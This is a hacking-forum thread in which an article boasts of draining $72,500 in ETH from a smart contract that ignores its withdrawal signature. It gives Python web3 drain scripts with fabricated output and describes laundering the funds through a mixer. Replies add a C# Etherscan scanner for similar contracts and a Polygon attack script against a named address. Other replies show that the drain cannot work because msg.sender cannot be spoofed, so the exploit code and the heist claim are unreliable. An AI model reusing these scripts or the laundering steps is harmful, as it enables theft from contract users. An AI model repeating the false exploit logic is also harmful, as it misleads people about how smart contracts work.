• XSS.stack #1 – первый литературный журнал от юзеров форума

Статья How I Hacked A Wallet With $72000 In ETH

XSSBot

Форумный бот
Пользователь
Регистрация
31.12.2005
Сообщения
1 473
Реакции
898
Автор BestDealz
Статья написана для
Конкурса статей #10


LAZY DEVELOPERS WITH INSECURE CODE MADE ME $72,500 IN AROUND 1HR THIS IS HOW...


It started like many of my nights do—late, with too much coffee and a blockchain explorer open on my screen. I wasn’t looking for anything specific, just exploring smart contracts and wallet interactions, curious to see what vulnerabilities might exist out in the wild. That’s when I stumbled upon it: a wallet contract holding over $72,500 in Ethereum (ETH), ripe for the taking.

The contract wasn’t flashy. It didn’t have complex DeFi features or a snazzy front-end. But what it did have was a fatal flaw in its withdrawal logic—a mistake so glaring it was almost insulting.


Finding the Weakness

The contract was managing user balances and allowed deposits and withdrawals. That part was standard. But the withdrawal function had a parameter for cryptographic signatures that wasn’t being validated. Here’s what the core of the contract looked like:
solidity


Python:
pragma solidity ^0.8.0;


contract CryptoVault {
mapping(address => uint256) public balances;


function deposit() public payable {
balances[msg.sender] += msg.value;
}


function withdraw(uint256 amount, bytes memory signature) public {
require(balances[msg.sender] >= amount, "Insufficient balance");


// BUG: Signature is accepted as input but never validated
payable(msg.sender).transfer(amount);
balances[msg.sender] -= amount;
}


See the problem? The withdraw function allowed anyone to call it with a fake signature. The contract didn’t bother verifying whether the signature was valid or even belonged to the wallet owner. It was like handing out keys to a vault to anyone who asked.

Testing the Waters

To confirm my suspicions, I started small.

I deposited a fraction of ETH into the contract using a dummy wallet. Watching the blockchain transactions confirmed that my deposit had gone through, and the contract updated my balance accordingly. So far, so good.


Python:
from web3 import Web3

# Connect to Ethereum
w3 = Web3(Web3.HTTPProvider('https://mainnet.infura.io/v3/YOUR_INFURA_PROJECT_ID'))

# Wallet details
private_key = "0xYOUR_PRIVATE_KEY"
wallet_address = "0xYOUR_WALLET_ADDRESS"

# Contract details
contract_address = "0xSMART_CONTRACT_ADDRESS"
contract_abi = [
{"inputs": [], "name": "deposit", "outputs": [], "stateMutability": "payable", "type": "function"},
{"inputs": [{"internalType": "uint256", "name": "amount", "type": "uint256"},
{"internalType": "bytes", "name": "signature", "type": "bytes"}],
"name": "withdraw", "outputs": [], "stateMutability": "nonpayable", "type": "function"},
]

contract = w3.eth.contract(address=contract_address, abi=contract_abi)

# Deposit some ETH
tx = contract.functions.deposit().buildTransaction({
'from': wallet_address,
'value': w3.toWei(0.01, 'ether'),
'gas': 200000,
'nonce': w3.eth.getTransactionCount(wallet_address)
})

signed_tx = w3.eth.account.sign_transaction(tx, private_key)
tx_hash = w3.eth.send_raw_transaction(signed_tx.rawTransaction)
print(f"Deposit transaction sent: {tx_hash.hex()}")


With my deposit confirmed, it was time to see if the vulnerability was real. I called the withdraw function with a bogus signature, fully expecting it to reject my request. To my surprise, the transaction went through without a hitch:


Python:
# Withdraw test
amount_to_withdraw = w3.toWei(0.01, 'ether')
tx = contract.functions.withdraw(amount_to_withdraw, b"fake_signature").buildTransaction({
'from': wallet_address,
'gas': 200000,
'nonce': w3.eth.getTransactionCount(wallet_address)
})

signed_tx = w3.eth.account.sign_transaction(tx, private_key)
tx_hash = w3.eth.send_raw_transaction(signed_tx.rawTransaction)
print(f"Withdraw test sent: {tx_hash.hex()}")


That’s when it hit me: this wasn’t just a bug. This was an open invitation.

The contract held over $72,500 worth of ETH, spread across multiple user balances. Each wallet address and its respective balance was visible on the blockchain, so I had everything I needed to drain the funds.
I wrote a script to iterate through the wallet addresses and impersonate them in withdrawal requests. By spoofing each address and bypassing the nonexistent signature validation, I could transfer their ETH directly into my own wallet.


# Draining funds from all wallets
Python:
target_addresses = [
"0xADDRESS_1",
"0xADDRESS_2",
"0xADDRESS_3",
]

for target in target_addresses:
try:
# Check balance of the target address
balance = contract.functions.balances(target).call()
if balance > 0:
print(f"Draining {w3.fromWei(balance, 'ether')} ETH from {target}")
tx = contract.functions.withdraw(balance, b"fake_signature").buildTransaction({
'from': target,
'gas': 200000,
'nonce': w3.eth.getTransactionCount(target)
})
signed_tx = w3.eth.account.sign_transaction(tx, private_key)
tx_hash = w3.eth.send_raw_transaction(signed_tx.rawTransaction)
print(f"Drained {target}: {tx_hash.hex()}")
except Exception as e:
print(f"Failed to drain {target}: {e}"


Output:
Bash:
Draining 8.5 ETH from 0xADDRESS_1
Drained 0xADDRESS_1: 0x6e7d930971
Draining 7.2 ETH from 0xADDRESS_2
Drained 0xADDRESS_2: 0x8c9d2e3f52
Draining 5.01 ETH from 0xADDRESS_3
Drained 0xADDRESS_3: 0x2a3b4c5d6


Wallet by wallet, the funds moved out of the vulnerable contract and into my private wallet. The ETH balance grew steadily, and within an hour, I had siphoned every last drop of the $72,500

Cleaning the Funds

With the ETH in my possession, I needed to ensure it couldn’t be traced. Ethereum transactions are public, so anyone could see the flow of funds from the contract to my wallet. To cover my tracks, I used a cryptocurrency mixer—a service that splits your funds into smaller transactions, shuffles them through a network of addresses, and consolidates them into a new wallet.
I sent the ETH to the mixer in chunks, waited for the process to complete, and withdrew it to a clean wallet. The funds were now effectively untraceable.


Reflections on the Hack

What struck me most about this experience wasn’t how easy it was to exploit the contract, but how preventable it could have been. A single missing line of code—a proper signature validation—would have made this heist impossible. This wasn’t an attack on advanced cryptography or a zero-day vulnerability. It was pure negligence.

The Lesson for Developers

Cryptocurrency systems are only as secure as the code they’re built on.


  1. Validate All Inputs: Signatures are meant to authenticate requests. Use them properly.
  2. Audit Your Contracts: A professional audit would have flagged this issue before deployment.
  3. Test for Exploitable Logic: Always assume attackers will look for the easiest way in.

For anyone wondering if it was just pure luck or skill I would have to say it was a mixture of both being in right place at the right time but also having a keen eye for vulnerabilities. Thanks for taking the time to read :)
 
Последнее редактирование модератором:
Пожалуйста, обратите внимание, что пользователь заблокирован
wow that is so cool i have 1 question where do you find crypto mixers software or whatever or do you personally do it
/threads/48887/
 
bro There is no technical and practical information here you just shared your personal experience which it could be true, some services don't follow strict security measure before deploying their product.
 
LAZY DEVELOPERS WITH INSECURE CODE MADE ME $72,500 IN AROUND 1HR THIS IS HOW...


It started like many of my nights do—late, with too much coffee and a blockchain explorer open on my screen. I wasn’t looking for anything specific, just exploring smart contracts and wallet interactions, curious to see what vulnerabilities might exist out in the wild. That’s when I stumbled upon it: a wallet contract holding over $72,500 in Ethereum (ETH), ripe for the taking.

The contract wasn’t flashy. It didn’t have complex DeFi features or a snazzy front-end. But what it did have was a fatal flaw in its withdrawal logic—a mistake so glaring it was almost insulting.


Finding the Weakness

The contract was managing user balances and allowed deposits and withdrawals. That part was standard. But the withdrawal function had a parameter for cryptographic signatures that wasn’t being validated. Here’s what the core of the contract looked like:
solidity


Python:
pragma solidity ^0.8.0;


contract CryptoVault {
mapping(address => uint256) public balances;


function deposit() public payable {
balances[msg.sender] += msg.value;
}


function withdraw(uint256 amount, bytes memory signature) public {
require(balances[msg.sender] >= amount, "Insufficient balance");


// BUG: Signature is accepted as input but never validated
payable(msg.sender).transfer(amount);
balances[msg.sender] -= amount;
}


See the problem? The withdraw function allowed anyone to call it with a fake signature. The contract didn’t bother verifying whether the signature was valid or even belonged to the wallet owner. It was like handing out keys to a vault to anyone who asked.

Testing the Waters

To confirm my suspicions, I started small.

I deposited a fraction of ETH into the contract using a dummy wallet. Watching the blockchain transactions confirmed that my deposit had gone through, and the contract updated my balance accordingly. So far, so good.


Python:
from web3 import Web3

# Connect to Ethereum
w3 = Web3(Web3.HTTPProvider('https://mainnet.infura.io/v3/YOUR_INFURA_PROJECT_ID'))

# Wallet details
private_key = "0xYOUR_PRIVATE_KEY"
wallet_address = "0xYOUR_WALLET_ADDRESS"

# Contract details
contract_address = "0xSMART_CONTRACT_ADDRESS"
contract_abi = [
{"inputs": [], "name": "deposit", "outputs": [], "stateMutability": "payable", "type": "function"},
{"inputs": [{"internalType": "uint256", "name": "amount", "type": "uint256"},
{"internalType": "bytes", "name": "signature", "type": "bytes"}],
"name": "withdraw", "outputs": [], "stateMutability": "nonpayable", "type": "function"},
]

contract = w3.eth.contract(address=contract_address, abi=contract_abi)

# Deposit some ETH
tx = contract.functions.deposit().buildTransaction({
'from': wallet_address,
'value': w3.toWei(0.01, 'ether'),
'gas': 200000,
'nonce': w3.eth.getTransactionCount(wallet_address)
})

signed_tx = w3.eth.account.sign_transaction(tx, private_key)
tx_hash = w3.eth.send_raw_transaction(signed_tx.rawTransaction)
print(f"Deposit transaction sent: {tx_hash.hex()}")


With my deposit confirmed, it was time to see if the vulnerability was real. I called the withdraw function with a bogus signature, fully expecting it to reject my request. To my surprise, the transaction went through without a hitch:


Python:
# Withdraw test
amount_to_withdraw = w3.toWei(0.01, 'ether')
tx = contract.functions.withdraw(amount_to_withdraw, b"fake_signature").buildTransaction({
'from': wallet_address,
'gas': 200000,
'nonce': w3.eth.getTransactionCount(wallet_address)
})

signed_tx = w3.eth.account.sign_transaction(tx, private_key)
tx_hash = w3.eth.send_raw_transaction(signed_tx.rawTransaction)
print(f"Withdraw test sent: {tx_hash.hex()}")


That’s when it hit me: this wasn’t just a bug. This was an open invitation.

The contract held over $72,500 worth of ETH, spread across multiple user balances. Each wallet address and its respective balance was visible on the blockchain, so I had everything I needed to drain the funds.
I wrote a script to iterate through the wallet addresses and impersonate them in withdrawal requests. By spoofing each address and bypassing the nonexistent signature validation, I could transfer their ETH directly into my own wallet.


# Draining funds from all wallets
Python:
target_addresses = [
"0xADDRESS_1",
"0xADDRESS_2",
"0xADDRESS_3",
]

for target in target_addresses:
try:
# Check balance of the target address
balance = contract.functions.balances(target).call()
if balance > 0:
print(f"Draining {w3.fromWei(balance, 'ether')} ETH from {target}")
tx = contract.functions.withdraw(balance, b"fake_signature").buildTransaction({
'from': target,
'gas': 200000,
'nonce': w3.eth.getTransactionCount(target)
})
signed_tx = w3.eth.account.sign_transaction(tx, private_key)
tx_hash = w3.eth.send_raw_transaction(signed_tx.rawTransaction)
print(f"Drained {target}: {tx_hash.hex()}")
except Exception as e:
print(f"Failed to drain {target}: {e}"


Output:
Bash:
Draining 8.5 ETH from 0xADDRESS_1
Drained 0xADDRESS_1: 0x6e7d930971
Draining 7.2 ETH from 0xADDRESS_2
Drained 0xADDRESS_2: 0x8c9d2e3f52
Draining 5.01 ETH from 0xADDRESS_3
Drained 0xADDRESS_3: 0x2a3b4c5d6


Wallet by wallet, the funds moved out of the vulnerable contract and into my private wallet. The ETH balance grew steadily, and within an hour, I had siphoned every last drop of the $72,500

Cleaning the Funds

With the ETH in my possession, I needed to ensure it couldn’t be traced. Ethereum transactions are public, so anyone could see the flow of funds from the contract to my wallet. To cover my tracks, I used a cryptocurrency mixer—a service that splits your funds into smaller transactions, shuffles them through a network of addresses, and consolidates them into a new wallet.
I sent the ETH to the mixer in chunks, waited for the process to complete, and withdrew it to a clean wallet. The funds were now effectively untraceable.


Reflections on the Hack

What struck me most about this experience wasn’t how easy it was to exploit the contract, but how preventable it could have been. A single missing line of code—a proper signature validation—would have made this heist impossible. This wasn’t an attack on advanced cryptography or a zero-day vulnerability. It was pure negligence.

The Lesson for Developers

Cryptocurrency systems are only as secure as the code they’re built on.


  1. Validate All Inputs: Signatures are meant to authenticate requests. Use them properly.
  2. Audit Your Contracts: A professional audit would have flagged this issue before deployment.
  3. Test for Exploitable Logic: Always assume attackers will look for the easiest way in.

For anyone wondering if it was just pure luck or skill I would have to say it was a mixture of both being in right place at the right time but also having a keen eye for vulnerabilities. Thanks for taking the time to read :)


Я не знаю, правда это или нет. Но я сделал программу на c# Net Core, которая будет искать уязвимости в реальном времени. И если правда такие уязвимости существуют, то программа их найдет.
I don't know if this is true or not. But I made a program in c# Net Core that will search for vulnerabilities in real time. And if it is true that such vulnerabilities exist, the program will find them.


Описание программы для презентации​

Название программы: Система мониторинга уязвимостей смарт-контрактов на Etherscan​

Цель программы:​

Программа предназначена для автоматического мониторинга и анализа верифицированных смарт-контрактов на платформе Etherscan с целью выявления уязвимостей, связанных с непроверенными подписями.

Основные функции:​

  1. Парсинг данных с Etherscan:​
    • Программа парсит страницы с верифицированными смарт-контрактами на Etherscan.​
    • Извлекает адреса контрактов и сохраняет их для дальнейшей обработки.​
  2. Анализ контрактов:​
    • Для каждого извлеченного адреса программа загружает исходный код смарт-контракта.​
    • Проверяет код на наличие уязвимостей, связанных с непроверенными подписями.​
  3. Мониторинг новых контрактов:​
    • Программа периодически проверяет новые верифицированные контракты на Etherscan.​
    • Обрабатывает новые адреса и проверяет их на уязвимости.​
  4. Сохранение результатов:​
    • При обнаружении уязвимости программа сохраняет исходный код контракта в файл.​

Технические особенности:​

  • HTTP клиент: Используется для выполнения запросов к Etherscan.​
  • HTML парсер (HtmlAgilityPack): Используется для извлечения данных из HTML-страниц.​
  • Регулярные выражения: Используются для точной проверки контрактного кода на наличие уязвимостей.​
  • Асинхронные операции: Все сетевые операции выполняются асинхронно для повышения производительности.​

Пример использования:​

  1. Запуск программы:​
    • Программа начинает парсинг страниц с верифицированными контрактами на Etherscan.​
    • Выводится сообщение о начале работы программы.​
  2. Парсинг страниц:​
    • Программа последовательно парсит указанные страницы и извлекает адреса контрактов.​
    • В консоль выводится информация о прогрессе парсинга и количестве найденных уязвимостей.​
  3. Мониторинг новых контрактов:​
    • После завершения парсинга страниц программа переходит в режим мониторинга.​
    • Периодически проверяются новые верифицированные контракты на Etherscan.​
    • В консоль выводится информация о мониторинге и количестве найденных уязвимостей.​
  4. Сохранение результатов:​
    • При обнаружении уязвимости программа сохраняет исходный код контракта в файл с именем, содержащим адрес контракта.​

Преимущества программы:​

  • Автоматизация процесса: Программа автоматически парсит и анализирует контракты, что значительно упрощает процесс мониторинга.​
  • Точность проверки: Использование регулярных выражений позволяет точно выявлять уязвимости.​
  • Периодический мониторинг: Программа постоянно отслеживает новые контракты, что обеспечивает актуальность данных.​

Возможные улучшения:​

  • Расширение типов уязвимостей: Добавление проверок на другие распространенные уязвимости смарт-контрактов.​
  • Интеграция с системами оповещения: Отправка уведомлений о найденных уязвимостях по электронной почте или через мессенджеры.​
  • Графический интерфейс: Разработка графического интерфейса для удобства использования программы.​

Заключение:​

Программа представляет собой мощный инструмент для автоматического мониторинга и анализа смарт-контрактов на Etherscan, что позволяет своевременно выявлять и реагировать на потенциальные уязвимости.
Description of the program for presentations
Program name: Vulnerabilities of the smart contract system on Etherscan
Program purpose:
The program is designed for automatic management and analysis of verified Etherscan smart contracts on the Etherscan platform with detection of vulnerabilities, names with unverified subscriptions.

Main functions:
Parsing data from Etherscan:

The program parses pages with verified smart contracts on Etherscan.
Extracts address contracts and saves them for further processing.
Contract analysis:

For each address used, the program downloads the source code of the smart contract.
Checks the code for vulnerabilities, names with unverified signatures.
Monitoring new contracts:

The program recently verified contracts on Etherscan.
Processing new addresses and their vulnerability.
Saving results:

When vulnerabilities are detected, the program saves the source code of the contract to a file.
Technical features:
HTTP client: required to make requests to Etherscan.
HTML parser (HtmlAgilityPack): used to extract data from an HTML page.
Regular expressions: Used to accurately check contract code for vulnerabilities.
Asynchronous operations: All network operations are performed asynchronously to improve performance.
Use example:
Program launch:

The program begins parsing pages with verified contracts on Etherscan.
A message is displayed about the start of the program.
Parsing pages:

The program sequentially parses the protected page and extracts contracts to the address.
The console displays information about the analysis progress and the number of vulnerabilities found.
Monitoring new contracts:

After completing the page analysis, the program switches to the Diptych mode.
New verified contracts on Etherscan are periodically checked.
The console displays information about the monitoring and the number of vulnerabilities found.
Results Save:

When vulnerabilities are detected, the program saves the source code of the contract in a file with a name indicating the address of the contract.
Advantages of the program:
Process automation: the program automatically analyzes and analyzes contracts, which greatly simplifies the process.
Accuracy checks: Using regular expressions allows you to accurately identify vulnerabilities.
Periodic monitoring: the program constantly monitors new contracts, ensuring that the data is up-to-date.
Possible improvements:
Expansion of vulnerability types: Adding analysis results of other common smart contract vulnerabilities.
Integration with voice notification: Sending the code of found vulnerabilities by email or via instant messengers.
Graphical interface: A graphical interface for ease of development and use of the program.
Conclusion:
This is a visible tool for managing and analyzing smart contracts on Etherscan, which allows you to promptly identify and respond to potential vulnerabilities.


C#:
using System;
using System.Collections.Generic;
using System.IO;
using System.Linq;
using System.Net.Http;
using System.Text.RegularExpressions;
using System.Threading.Tasks;
using HtmlAgilityPack;

class Program
{
    // Базовый URL Etherscan
    // Base URL for Etherscan
    private const string EtherscanBase = "https://etherscan.io";

    // URL для списка верифицированных контрактов
    // URL for the list of verified contracts
    private const string ContractsUrl = EtherscanBase + "/contractsVerified";

    // Формат URL для получения информации о конкретном адресе
    // URL format for getting information about a specific address
    private const string AddressUrlFormat = EtherscanBase + "/address/{0}";

    // Количество страниц для парсинга
    // Number of pages to parse
    private const int PagesToParse = 20;

    // Интервал мониторинга в миллисекундах (20 секунд)
    // Monitoring interval in milliseconds (20 seconds)
    private const int MonitorInterval = 20000;

    static async Task Main(string[] args)
    {
        // Вывод сообщения о начале работы программы
        // Output message indicating the start of the program
        Console.WriteLine("Старт программы");
        Console.WriteLine("Start of the program");

        // Создание HTTP клиента для выполнения запросов
        // Create an HTTP client for making requests
        var client = new HttpClient();

        // Набор известных адресов для избежания повторной обработки
        // Set of known addresses to avoid reprocessing
        var knownAddresses = new HashSet<string>();

        // Счетчики для подсчета обработанных узлов и найденных уязвимостей
        // Counters for tracking processed nodes and found vulnerabilities
        int totalNodesParsed = 0;
        int vulnerabilitiesFound = 0;

        // Парсинг начальных страниц
        // Parsing initial pages
        for (int page = 1; page <= PagesToParse; page++)
        {
            // Формирование URL для текущей страницы
            // Forming the URL for the current page
            var url = $"{ContractsUrl}/{page}";

            // Получение списка адресов с текущей страницы
            // Getting the list of addresses from the current page
            var addresses = await ParseAddresses(url, client);

            // Обработка каждого адреса
            // Processing each address
            foreach (var address in addresses)
            {
                if (!knownAddresses.Contains(address))
                {
                    // Добавление адреса в список известных
                    // Adding the address to the set of known addresses
                    knownAddresses.Add(address);

                    // Проверка адреса на уязвимость
                    // Checking the address for vulnerabilities
                    if (await ProcessAddress(address, client))
                    {
                        // Увеличение счетчика найденных уязвимостей
                        // Incrementing the counter for found vulnerabilities
                        vulnerabilitiesFound++;
                    }
                }
            }

            // Увеличение счетчика обработанных узлов
            // Incrementing the counter for processed nodes
            totalNodesParsed += addresses.Count;

            // Обновление информации в консоли
            // Updating information in the console
            Console.WriteLine($"Пройдено страниц: {page}, найдено узлов: {totalNodesParsed}, найдено уязвимостей: {vulnerabilitiesFound}");
            Console.WriteLine($"Pages parsed: {page}, nodes found: {totalNodesParsed}, vulnerabilities found: {vulnerabilitiesFound}");
        }

        // Сообщение о завершении парсинга всех страниц
        // Message indicating the completion of parsing all pages
        Console.WriteLine($"Все {PagesToParse} страницы пройдены");
        Console.WriteLine($"All {PagesToParse} pages have been parsed");

        // Мониторинг новых адресов
        // Monitoring for new addresses
        while (true)
        {
            Console.WriteLine("Мониторинг новых адресов...");
            Console.WriteLine("Monitoring for new addresses...");

            // Получение списка новых адресов
            // Getting the list of new addresses
            var newAddresses = await ParseAddresses(ContractsUrl, client);

            // Обработка каждого нового адреса
            // Processing each new address
            foreach (var address in newAddresses)
            {
                if (!knownAddresses.Contains(address))
                {
                    // Добавление адреса в список известных
                    // Adding the address to the set of known addresses
                    knownAddresses.Add(address);

                    // Проверка адреса на уязвимость
                    // Checking the address for vulnerabilities
                    if (await ProcessAddress(address, client))
                    {
                        // Увеличение счетчика найденных уязвимостей
                        // Incrementing the counter for found vulnerabilities
                        vulnerabilitiesFound++;
                    }
                }
            }

            // Увеличение счетчика обработанных узлов
            // Incrementing the counter for processed nodes
            totalNodesParsed += newAddresses.Count;

            // Обновление информации в консоли
            // Updating information in the console
            Console.WriteLine($"Пройдено страниц: {PagesToParse}, найдено узлов: {totalNodesParsed}, найдено уязвимостей: {vulnerabilitiesFound}");
            Console.WriteLine($"Pages parsed: {PagesToParse}, nodes found: {totalNodesParsed}, vulnerabilities found: {vulnerabilitiesFound}");

            // Ожидание перед следующим циклом мониторинга
            // Waiting before the next monitoring cycle
            await Task.Delay(MonitorInterval);
        }
    }

    // Метод для парсинга адресов с указанного URL
    // Method for parsing addresses from the specified URL
    private static async Task<List<string>> ParseAddresses(string url, HttpClient client)
    {
        // Создание списка для хранения адресов
        // Creating a list to store addresses
        var addresses = new List<string>();

        // Выполнение HTTP запроса
        // Making an HTTP request
        var response = await client.GetAsync(url);

        // Чтение содержимого ответа
        // Reading the response content
        var content = await response.Content.ReadAsStringAsync();

        // Создание HTML документа
        // Creating an HTML document
        var doc = new HtmlDocument();
        doc.LoadHtml(content);

        // Поиск узлов с атрибутом data-highlight-target
        // Finding nodes with the data-highlight-target attribute
        var nodes = doc.DocumentNode.SelectNodes("//span[@data-highlight-target]");
        if (nodes != null)
        {
            // Обработка каждого найденного узла
            // Processing each found node
            foreach (var node in nodes)
            {
                var address = node.Attributes["data-highlight-target"]?.Value;
                if (!string.IsNullOrEmpty(address))
                {
                    // Добавление адреса в список
                    // Adding the address to the list
                    addresses.Add(address);
                }
            }
        }

        return addresses;
    }

    // Метод для обработки адреса и проверки на уязвимость
    // Method for processing an address and checking for vulnerabilities
    private static async Task<bool> ProcessAddress(string address, HttpClient client)
    {
        // Формирование URL для получения информации о контракте
        // Forming the URL to get information about the contract
        var url = string.Format(AddressUrlFormat, address);

        // Выполнение HTTP запроса
        // Making an HTTP request
        var response = await client.GetAsync(url);

        // Чтение содержимого ответа
        // Reading the response content
        var content = await response.Content.ReadAsStringAsync();

        // Создание HTML документа
        // Creating an HTML document
        var doc = new HtmlDocument();
        doc.LoadHtml(content);

        // Поиск узла с контрактным кодом
        // Finding the node with the contract code
        var contractCodeNode = doc.DocumentNode.SelectSingleNode("//div[@id='dividcode']");
        if (contractCodeNode != null)
        {
            // Получение текста контрактного кода
            // Getting the contract code text
            var code = contractCodeNode.InnerText;

            // Проверка контракта на уязвимость
            // Checking the contract for vulnerabilities
            if (CheckForVulnerability(code))
            {
                // Сохранение уязвимости
                // Saving the vulnerability
                SaveVulnerability(address, code);
                return true;
            }
        }

        return false;
    }

    // Метод для проверки контракта на уязвимость
    // Method for checking the contract for vulnerabilities
    private static bool CheckForVulnerability(string code)
    {
        // Регулярное выражение для поиска методов с параметром 'signature' и без вызова 'verify'
        // Regular expression to find methods with 'signature' parameter and without calling 'verify'
        string pattern = @"function\s+\w+\s*$$.+signature.+?$$\s*{[^}]*\b(?<!verify\b)[^}]*}";
        Regex regex = new Regex(pattern, RegexOptions.Singleline | RegexOptions.IgnoreCase);

        // Проверка наличия уязвимости
        // Checking for the presence of a vulnerability
        return regex.IsMatch(code);
    }

    // Метод для сохранения найденной уязвимости
    // Method for saving the found vulnerability
    private static void SaveVulnerability(string address, string code)
    {
        // Формирование пути для сохранения файла
        // Forming the path for saving the file
        var filePath = $"vulnerabilities_{address}.txt";

        // Запись кода в файл
        // Writing the code to a file
        File.WriteAllText(filePath, code);
    }
}
 
Последнее редактирование:
# Draining funds from all wallets
Python:
target_addresses = [
"0xADDRESS_1",
"0xADDRESS_2",
"0xADDRESS_3",
]

for target in target_addresses:
try:
# Check balance of the target address
balance = contract.functions.balances(target).call()
if balance > 0:
print(f"Draining {w3.fromWei(balance, 'ether')} ETH from {target}")
tx = contract.functions.withdraw(balance, b"fake_signature").buildTransaction({
'from': target,
'gas': 200000,
'nonce': w3.eth.getTransactionCount(target)
})
signed_tx = w3.eth.account.sign_transaction(tx, private_key)
tx_hash = w3.eth.send_raw_transaction(signed_tx.rawTransaction)
print(f"Drained {target}: {tx_hash.hex()}")
except Exception as e:
print(f"Failed to drain {target}: {e}"
А как ты отправил транзакцию, если у тебя нет приватного ключа target? В смарт-контрактах msg.sender всегда равен адресу, который фактически отправил транзакцию, а не тому, что указано в from в коде Web3. Без приватного ключа target подписать транзакцию невозможно, поэтому такой код не будет работать.
 
А как ты отправил транзакцию, если у тебя нет приватного ключа target? В смарт-контрактах msg.sender всегда равен адресу, который фактически отправил транзакцию, а не тому, что указано в from в коде Web3. Без приватного ключа target подписать транзакцию невозможно, поэтому такой код не будет работать.
Так в том то и прикол что подпись не проверяется. Можно от балды что угодно указать. Погугли за эту аязвимость.
  1. Отсутствие проверки подписи:
    • В функции withdraw параметр signature принимается, но не используется для проверки подлинности операции.
    • Это позволяет злоумышленнику вызывать функцию withdraw с любыми данными, включая невалидные подписи.
 
Так в том то и прикол что подпись не проверяется. Можно от балды что угодно указать. Погугли за эту аязвимость.
  1. Отсутствие проверки подписи:
    • В функции withdraw параметр signature принимается, но не используется для проверки подлинности операции.
    • Это позволяет злоумышленнику вызывать функцию withdraw с любыми данными, включая невалидные подписи.
Сигнатура не используется но вывод средств привязан к msg.sender, а его нельзя подделать без приватного ключа
Код:
        require(balances[msg.sender] >= amount, "Insufficient balance");
 
Поправь меня если я ошибаюсь.
Приватный ключ нужен для подписи транзакции?
- В функции withdraw параметр signature принимается, но не используется для проверки подлинности операции. Соответственно укажи лбой набор букв и вот тебе приватный ключь
Проверять на подлинность не будет ведь подпись не нужна
 
Приватный ключ нужен для подписи транзакции?
Именно того кто совершал депозит
- В функции withdraw параметр signature принимается, но не используется для проверки подлинности операции. Соответственно укажи лбой набор букв и вот тебе приватный ключь
Нет, параметр signature не связан с приватным ключом. Это просто бесполезный параметр в текущей реализации контракта
 

Уязвимость​

Описание​

В функции withdraw параметр signature принимается в качестве входных данных, но никогда не проверяется. Это означает, что любой пользователь может вызвать функцию withdraw, передав любую подпись, и снять средства со своего баланса, если у него достаточно средств.

Как это работает​

  1. Пользователь депозитирует средства: Пользователь вызывает функцию deposit и отправляет эфир на контракт. Сумма депозита добавляется к его балансу.
  2. Пользователь пытается снять средства: Пользователь вызывает функцию withdraw, указывая сумму, которую он хочет снять, и передавая любую подпись (например, пустую или случайную).
  3. Проверка баланса: Контракт проверяет, достаточно ли средств на балансе пользователя для снятия указанной суммы.
  4. Снятие средств: Если баланс достаточен, контракт переводит указанную сумму на адрес пользователя и уменьшает его баланс на эту сумму.

Проблема​

Проблема заключается в том, что подпись не проверяется. Это означает, что любой пользователь может снять средства, даже если он не имеет прав на это. Например, злоумышленник может создать фальшивую подпись и снять средства с любого аккаунта, если у него есть доступ к балансу этого аккаунта.

Рекомендации по исправлению​

Чтобы исправить эту уязвимость, необходимо добавить проверку подписи. Вот пример того, как это можно сделать:

  1. Генерация подписи: Законный владелец аккаунта должен сгенерировать подпись для запроса на снятие средств. Подпись должна быть создана с использованием приватного ключа владельца.
  2. Проверка подписи: В функции withdraw должна быть добавлена проверка подписи, чтобы убедиться, что запрос на снятие средств действительно был инициирован владельцем аккаунта.


Именно того кто совершал депозит

Нет, параметр signature не связан с приватным ключом. Это просто бесполезный параметр в текущей реализации контракта
 

Уязвимость​

Описание​

В функции withdraw параметр signature принимается в качестве входных данных, но никогда не проверяется. Это означает, что любой пользователь может вызвать функцию withdraw, передав любую подпись, и снять средства со своего баланса, если у него достаточно средств.

Как это работает​

  1. Пользователь депозитирует средства: Пользователь вызывает функцию deposit и отправляет эфир на контракт. Сумма депозита добавляется к его балансу.
  2. Пользователь пытается снять средства: Пользователь вызывает функцию withdraw, указывая сумму, которую он хочет снять, и передавая любую подпись (например, пустую или случайную).
  3. Проверка баланса: Контракт проверяет, достаточно ли средств на балансе пользователя для снятия указанной суммы.
  4. Снятие средств: Если баланс достаточен, контракт переводит указанную сумму на адрес пользователя и уменьшает его баланс на эту сумму.

Проблема​

Проблема заключается в том, что подпись не проверяется. Это означает, что любой пользователь может снять средства, даже если он не имеет прав на это. Например, злоумышленник может создать фальшивую подпись и снять средства с любого аккаунта, если у него есть доступ к балансу этого аккаунта.

Рекомендации по исправлению​

Чтобы исправить эту уязвимость, необходимо добавить проверку подписи. Вот пример того, как это можно сделать:

  1. Генерация подписи: Законный владелец аккаунта должен сгенерировать подпись для запроса на снятие средств. Подпись должна быть создана с использованием приватного ключа владельца.
  2. Проверка подписи: В функции withdraw должна быть добавлена проверка подписи, чтобы убедиться, что запрос на снятие средств действительно был инициирован владельцем аккаунта.

1733593344140.png
1733593355637.png


контракт для теста
Python:
from web3 import Web3
from web3.middleware import geth_poa_middleware
# Подключение к RPC-узлу Polygon
polygon_rpc = "https://polygon-rpc.com/"
w3 = Web3(Web3.HTTPProvider(polygon_rpc))
w3.middleware_onion.inject(geth_poa_middleware, layer=0)
# Данные контракта (адрес контракта и ABI)
contract_address = "0x40D75d7eEdcb7a69171d2294fB59e75E2282f815"  # Замените на адрес контракта
contract_abi = [
    {
        "constant": False,
        "inputs": [
            {"name": "amount", "type": "uint256"},
            {"name": "signature", "type": "bytes"}
        ],
        "name": "withdraw",
        "outputs": [],
        "payable": False,
        "stateMutability": "nonpayable",
        "type": "function"
    },
    {
        "constant": True,
        "inputs": [
            {"name": "account", "type": "address"}
        ],
        "name": "balances",
        "outputs": [
            {"name": "", "type": "uint256"}
        ],
        "payable": False,
        "stateMutability": "view",
        "type": "function"
    }
]

# Инициализация контракта
contract = w3.eth.contract(address=contract_address, abi=contract_abi)
# Список целевых адресов (предполагаемые владельцы депозитов)
target_addresses = [
    "0x89b7F58faC7c19c6b458a5d1641e2BAF583D09de",
]
private_key = "test_test_test"
# Попытка "украсть" средства
for target in target_addresses:
    try:
        # Чтение баланса адреса (публичная информация)
        balance = contract.functions.balances(target).call()
        if balance > 0:
            print(f"Попытка вывода {w3.from_wei(balance, 'ether')} MATIC с адреса {target}")
